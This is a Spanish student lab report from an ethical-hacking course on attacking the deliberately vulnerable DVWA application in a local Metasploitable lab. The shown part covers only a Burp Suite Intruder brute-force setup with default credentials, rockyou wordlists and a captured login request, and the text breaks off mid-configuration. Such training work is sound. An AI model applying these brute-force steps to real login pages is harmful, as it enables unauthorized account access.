



CIBERSEGURIDAD EN ENTORNOS DE LAS TECNOLOGÍAS DE LA INFORMACIÓN

Hacking Ético

TEMA 5

Ataque y defensa en entorno de pruebas, de aplicaciones web
Alberto Diéguez Álvarez

Tabla de contenido

1.- Descripción de la tarea.....	3
Caso práctico.....	3
Apartado 1: Fuerza Bruta con BurpSuite	4
Apartado 2: Cross Site Scripting Almacenado con BurpSuite	14
Apartado 3: Ejecución remota de código con BurpSuite.....	16
Apartado 4: Ejecución de inyección SQL con BurpSuite.....	17
Apartado 5: Extraer datos con sqlmap	19

1.- Descripción de la tarea.

Caso práctico



[Direct Media](#) (Dominio público)

Una vez Pedro ha completado el curso, ha adquirido los conocimientos necesarios para poder realizar tareas propias de una auditoría de hacking ético sobre un aplicativo web.

Al igual que hicieron sus compañeros Luis y Paloma, Pedro ha de realizar unas sesiones formativas con la finalidad de compartir estos conceptos con sus compañeros de trabajo. De esta manera, todos podrán tener, al menos, unas nociones básicas de ciertas técnicas de hacking ético en aplicativos webs que ha podido aprender Pedro en el curso.

Pedro tiene pensado seguir el mismo enfoque práctico que sus compañeros han dado a este tipo de sesiones formativas dado que todos tienen claro que es el mejor sistema para poder afianzar los conceptos. De modo que configura un laboratorio de pruebas específico para esta temática y resolver de manera práctica algunas de las vulnerabilidades en aplicativos webs aprendidas durante el curso.

¿Qué te pedimos que hagas?

Todos los apartados de esta práctica se realizarán sobre el portal vulnerable DVWA que se encuentra instalado en la máquina metasploitable bajo el protocolo HTTP.



Sergio Romero Redondo. *Portales Vulnerables* ([CC0](#))

Tendréis que configurar el nivel de seguridad en "low" para poder realizar la práctica. Para ello, una vez accedáis al portal tendréis que configurar el nivel de seguridad en el apartado "DVWA Security"



Sergio Romero Redondo. Nivel de seguridad [\(CC0\)](#)


Apartado 1: Fuerza Bruta con BurpSuite

Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de fuerza bruta sobre la funcionalidad "Brute Force" de Damn Vulnerable Web Application.


Preparo la VM metasploitable2 que tenía de tareas anteriores:

- Entro en la VM con las iniciales msfadmin/msfadmin y miro la ip de la VM.


10.0.2.3




Configuro DVWA, para ello creo un reenvío de puertos para entrar desde Windows.




Con esta configuración ahora desde Windows accedo a DVWA desde <http://localhost:8888/dvwa>



Paso a configurar la seguridad como LOW. Entro con admin/password.




Abro la VM de Kali y compruebo IPs:




Vemos que la Kali VM es 10.0.2.4 y la metasploitable 10.0.2.3.


Arrancamos BurpSuite.




Ahora entro a proxy y activo `Intercept on` y abro el browser.





Entro a la web DVWA desde Kali con el browser de BurpSuite, y entro en el apartado Brute Force.




Pongo admin/admin y compruebo que capto la petición en BurpSuite.




La enviamos al intruder.




Añado las posiciones que quiero explotar.




Configuro las listas para cada parámetro, utilizo rockyou con RuntimeFile.



Compruebo los resultados... Al final con la lista de rockyou, se me colgaba o tardaba mucho tiempo, hice una lista de las 100 primera de rockyou y se las añado como una lista:



No consigo nada:



Le pido a ChatGPT que me haga 2 listas de user y pass... quedaría así.

Cluster bomb attack

Target: `http://10.0.2.3` ☒ Update Host header to match target

Positions:

1 GET /dwa/vulnerabilities/brute/?username=admin&password=admin&login=Login HTTP/1.1
 2 Host: 10.0.2.3
 3 Accept-Language: en-US,en;q=0.9
 4 Upgrade-Insecure-Requests: 1
 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 7 Referer: http://10.0.2.3/dwa/vulnerabilities/brute/
 8 Accept-Encoding: gzip, deflate, br
 9 Cookie: security=high; PHPSESSID=9ac1049089d209924db67eb21c0a250
 10 Connection: keep-alive
 11
 12

Payloads

Payload position: 2 - admin
 Payload type: Simple list
